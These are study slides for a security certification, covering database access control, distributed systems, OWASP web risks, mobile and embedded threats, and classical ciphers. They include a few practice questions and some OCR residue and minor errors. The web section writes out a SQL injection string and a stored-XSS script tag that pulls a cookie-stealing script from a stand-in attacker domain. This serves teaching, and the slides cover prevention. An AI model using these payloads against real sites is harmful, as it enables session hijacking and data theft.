  - approaches: Classification; Statistical; Probabilistic (interdependency & probability)

Questions

Which of the following centrally controls the database and manages different aspects of the data?

A. Data storage

B. The database

C. A data dictionary

D. Access control

If one department can view employees' work history and another group cannot view their work history, what is this an example of?

A. Context-dependent access control

B. Content-dependent access control

C. Separation of duties

D. Mandatory access control

Question

What is a disadvantage of using context-dependent access control on databases?

A. It can access other memory addresses

B. It can cause concurrency problems

C. It increases processing and resource overhead


D. It can cause deadlock situations

E4. Large-scale parallel data systems


- **Data parallelism** focuses on distributing the data across different parallel computing nodes.
- As high data volume growth and complexity of programs, effective data parallelism is highly required.
- For **example**, on a 2-processor system CPU A will operate on odd entries and CPU B will operate on even entries.
- **Problems**: Software lockout, Scalability, Race condition, Deadlock, Livelock, Parallel slowdown
- **Solution:**
  - **Technology** – Maximizing computation power and algorithmic accuracy
  - **Analysis** – Big data etc.

E5. Distributed systems: Cloud Computing

- Cloud computing involves deploying groups of remote servers and software networks that allow centralized data storage and online access to computer services or resources.
- Cloud is referred as Internet.
- Clouds can be classified as public, private or hybrid.




Distributed systems: Cloud Computing



- 3 fundamental models
  - **Software as a service (SaaS)**
  - **Platform as a service (PaaS)**
  - **Infrastructure as a service (IaaS)**
- **Problems**: privacy, “Insecure Interfaces and API’s”, Data Loss & Leakage”, and “Hardware Failure”, unclear ownership
- **Controls**: Encryption, move to private, understand terms & conditions, SLA,

Distributed systems: Grid Computing


- **Grid computing** is the collection of computer resources from multiple locations to reach a common goal (to resolve complex problems).
- The grid can be thought of as a distributed system with non-interactive workloads that involve a large number of files.
- **loosely** coupled computers acting in concert to perform very large tasks.
- usually use in financial model, weather, earthquake simulation, crack algorithms (rainbow tables for password dictionary)



Distributed systems: Peer to peer

- **Peer-to-peer** — A distributed architecture without the need for central coordination.
- Participants are both suppliers and consumers of resources (in contrast to the traditional client–server model).
- Example: BitTorrent
- Problem: copyright, privacy,

  Malware



E6. Cryptographic systems

- See next section

E7. Industrial Control System (ICS)

- **Industrial control system (ICS)** is a general term that encompasses several types of control systems used in industrial production, including **S**upervisory **C**ontrol **A**nd **D**ata **A**cquisition (SCADA) systems, distributed control systems (DCS), and other smaller control system configurations such as programmable logic controllers (PLC) often found in the industrial sectors and critical infrastructures.
- **Problems**: lack of authentication, more danger when connecting to Internet, “security through obscurity” through the use of specialized protocols and proprietary interfaces

F. Assess & manage vulnerabilities in web-based systems

- **Advantage using XML**
  - Truly Portable Data
  - Easily readable by human users
  - Easy to use from programs (libs available)
  - Easy to convert into other representations (XML transformation languages)
  - Many additional standards and tools
  - Widely used and supported

```
<article>
  <author>Gerhard Weikum</author>
  <title>The Web in 10 Years</title>
</article>
```

Web-based: Inherent Risk of XML

- The ease of viewing and editing text elevates the importance of mechanisms that support confidentiality and integrity
- Additional measures must be used to provide confidentiality and integrity
  - XML Encryption can help protect against loss of confidentiality
  - XML Digital Signature can help protect against loss of integrity

Web-based: OWASP

- The Open Web Application Security Project (OWASP) is an online community dedicated to web application security
- Top 10 projects in 2013

  A1-Injection

  A2-Broken Authentication and Session Management

  A3-Cross-Site Scripting (XSS)

  A4-Insecure Direct Object References

  A5-Security Misconfiguration

  A6-Sensitive Data Exposure

  A7-Missing Function Level Access Control

  A8-Cross-Site Request Forgery (CSRF)

  A9-Using Components with Known Vulnerabilities

  A10-Unvalidated Redirects and Forwards

SQL Injection Example


```
SELECT fieldlist
  FROM table
 WHERE field = '$EMAIL';
```

```
SELECT fieldlist
  FROM table
 WHERE field = 'steve@unixwiz.net';
```

```
SELECT fieldlist
  FROM table
 WHERE field = 'anything' OR 'x'='x';
```

Cross-Site Scripting (XSS)

- XSS enables attackers to inject client-side script into Web pages viewed by other users.
- An example:
  1. Mallory (attacker) gets an account on News & chat website (www.news.com).
  2. Mallory observes that www.news.com contains a stored XSS vulnerability. If you go to the News section, and post a comment, it will display whatever she types in for the comment. But, if the comment text contains HTML tags in it, the tags get displayed as-is, and any script tags get run.
  3. Mallory reads an article in the News section, and writes in a comment at the bottom in the Comments section. In the comment, she inserts this text: **I love the puppies in this story! They're so cute!<script src="http://mallorysevilsite.com/authstealer.js">** That'll take the current user's authorization cookie and send it to Mallory's secret server for collection.
  4. When Alice(or anyone)loads the page with the message, Mallory's script tag runs and steals Alice's authorization cookie.
  5. Mallory can now hijack Alice's session and impersonate Alice.


1 An attacker finds an XSS hole in a web application
2 The attacker creates an attack URL for stealing sensitive information and disguises it so that it appears legitimate
eBANKING
3 The attacker distributes the malicious XSS link via social engineering to unsuspecting users
4 When the victim logs in, Javascript embedded with the malicious XSS link executes and transmits the victim's login information to the attacker.

Preventions

- The root cause of SQL Injection and XSS is lack of input validation.
- Web applications must validate the input string from users and detect any script like text.

G. Assess & mitigate vulnerabilities in mobile systems

- now mobile phone is **small computer** with memory, O/S etc. to connect to internet and other networks
- **Risks** to corporate:
  - Using for remote computing, say VPN from mobile devices
  - Platform proliferation (too many platforms to support)
  - Download corporate data and password from mobile to home PC
  - Subsequent consumer **adoption, "jailbreaking"**
  - **Malicious** or Trojanized code are injected into legitimate apps
  - ……
- **Countermeasure**: Administrative controls to restrict or limit the use, cell phone firewall products to protect such as anti-virus


H. Assess & mitigate vulnerabilities in embedded devices and cyber-physical systems

- Talking about **Cyber Physical System (CPS)** which is intelligent, connected devices for Smartphone, smart vehicle, smart building and smart appliance.
- Connecting to internet becomes more **useful**, but more **vulnerable**.
- **Example**: 300 BMW stolen in England in 2013/2014, hackers were able to access car's key digital ID.
- **Industries**: Transportation, Manufacturing, Healthcare, Energy, Agriculture, Defense, Building Control, Emergency Response system….
- **Threat**: unauthorized access, DoS or DDoS, Human error, Malware, Malfunction

I. Apply cryptography

- **Cryptography**
  - A method of **storing and transmitting** data in a form that only those it is intended for can read and process.
  - **Hide information** from unauthorized individuals
  - **Different from password protected**
- **History**
  - 2000 B.C. decorate tombs in Egypt:
  - Atbash: different letter shifted, flipped by Hebrew
  - 400 BC, Scytale: paper wrapped on correct size of roll
  - 100 BC, shifting letters

Figure 8-1
The scytale was used by the Spartans to decipher encrypted messages.



Cryptography Definitions and Concepts

- **Plaintext**: readable data
- **Ciphertext**: unreadable data
- **Algorithm**: the **set of rules** described how to encrypt and to decrypt (may be mathematical), most of times are **publicly known**
- **Key**: secret part
- **Keyspace**: the range of values that used to construct a key, commonly using 128, 256, 512 bits as key length = 2^512 keyspaces (= 1.34E+154)
- **Cryptosystems**: Software, Protocols, Algorithms, keys
- **Cryptanalysis** is **science** of breaking the secrecy of encryption process OR an **expert**

I1. Cryptographic life Cycle

- All Cryptographic functions and implementations have a **useful life**.
- **"broken":** no longer effective to protect (say collisions for hash or decrypted without key in reasonable time frame.
- **NIST SP800-131A**
  1. **Acceptable**: currently no security risk
  2. **Deprecated**: still allowed, but accept some risks
  3. **Restricted**: additional restrictions required, in order to use
  4. **Legacy-use**: may only be used to process already protected information or lower classification

Cryptographic limitation

- Encryption is often **oversold** as the solution to all security problems or to threats that it does not address.
- For example, the headline of San Jose Mercury News reads "**Encryption could stop computer crackers**"
- **Must having bad default settings or vulnerabilities**
- Limited keyspaces

Cryptographic – Government Control

- **International Export Controls**
  - Government limits the shipment of products containing strong cryptography to **untrustworthy** countries
  - Many vendors market two versions, one has **strong** encryption and another that has **weaker** to sell in other countries.
- **Law Enforcement**
  - Some countries **by law** require organizations and individuals to provide law enforcement with their cryptographic keys, use weak keys or not allow private use of encryption.

Auguste Kerckhoff (a Dutch, 1835 - 1903)

- **Kerckhoff's Principle**
  - He claimed the algorithm should be publicly known
  - Government still keep some secret algorithm
- **The Strength of the Cryptosystem**
  - strength comes from Algorithm, secrecy of Key, Key length, initialization vectors
  - correlate to the time, power, resources to break
  - to choose strength, depend on the sensitivity of the data
  - How to store the key ***properly***
- **Services of Cryptosystems**
  - Confidentiality
  - Integrity
  - **Not Availability**
  - Authentication & Authorization
  - Access Control
  - **Nonrepudiation**: cannot deny your transaction

Question

What is the goal of cryptanalysis?

A. To determine the strength of an algorithm.

B. To increase the substitution functions in a cryptographic algorithm

C. To decrease the transposition functions in a cryptographic algorithm

D. To determine the permutations used

I2. Cryptographic types

One-Time Pad

- use Exclusive-OR (XOR): **even result & reversible**
  - 0 xor 0 = 0
  - 0 xor 1 = 1
  - 1 xor 0 = 1
  - 1 xor 1 = 0
- the pad (= key) must be used **only one time** to avoid introducing patterns
- the pad must be **as long as** the message
- the pad must be **securely distributed**
- the pad must be **truly random**





Figure 8-5 A one-time pad

Null Ciphers (non-mathematical)

- **No encryption**
  - When **testing** or low security
  - When using authentication-only communication
- **Concealment Ciphers**
  - a message within message;
  - **Example 1**: key value is every third word; "**The** time is **right'** is not **cow** language, so **is** now a **dead** subject" → "The right cow is dead";
  - **Example 2**: "Interesting Home Addition to Expand behind Eastern Dairy Transport Intersection Meanwhile Everything → "I Hate Bed Time"
- **Steganography**
  - Hiding data in another media type (such as photo, jpg etc.)



2 Types of Ciphers

- **Substitution Ciphers**

1. Playfair Cipher

- Plaintext: Do not accept offer" DO NO TA CX CX EP TO FX FX ER (block size=2; repeat fills X)
- Key: Triumph
- DO → FL

T	R	I/J	U	M
P	H	A	B	C
D	E	F	G	K
L	N	O	Q	S
V	W	X	Y	Z

2. Monoalphabetic: (Caesar Cipher)

Shift 3 letters

A	B	C	D	E	F	G	H	I	J	K	...	Z
D	E	F	G	H	I	J	K	L	M	N	...	C

Scrambled version

A	B	C	D	E	F	G	H	I	J	K	...	Z
M	G	P	U	W	I	R	L	O	V	D	...	K

3. Polyalphabetic Ciphers

FEED → IIJC

Plaintext	A	B	C	D	E	F	G	H	I	J	K	...	Z
Substitution 1	M	G	P	U	W	I	R	L	O	V	D	...	K
Substitution 2	V	K	P	O	I	U	Y	T	J	H	S	...	A
Substitution 3	L	P	O	I	J	M	K	H	G	T	U	...	F
Substitution 4	N	B	V	C	X	Z	A	S	D	E	Y	...	W

2 Types of Ciphers

- **Substitution Ciphers (con't)**

4. Blais de Vigenere





Figure 8-2 Polyalphabetic algorithms were developed to increase encryption complexity.

2 Types of Ciphers

- **Transposition Ciphers:**
  - Also known "**permutation**"
  - The values are scrambled or put into a different order.



1. Simple transposition

2. Rail Fence

Plaintext: Purchase gold and oil stock

P	R	H	S	G	L	A	D	I	S	O	K	
	U	C	A	E	O	D	N	O	L	T	C	S

Ciphertext: PRHSGLADIGOKUCAEODNOLTCS

3. Rectangular Substitution Tables

P	U	R	C	H
A	S	E	G	O
L	D	A	N	D
O	I	L	S	T
O	C	K	S	

Plaintext: Purchase gold and oil stock

Ciphertext: PALOOUSDICREALKCGNSSHODT

2 Types of Ciphers

- **Simple substitution and transposition ciphers are vulnerable** to perform "frequency analysts", say "E" is most used letter in English.
- **Measure**: use relationship of key and algorithm




Figure 8-7 The algorithm and key relationship

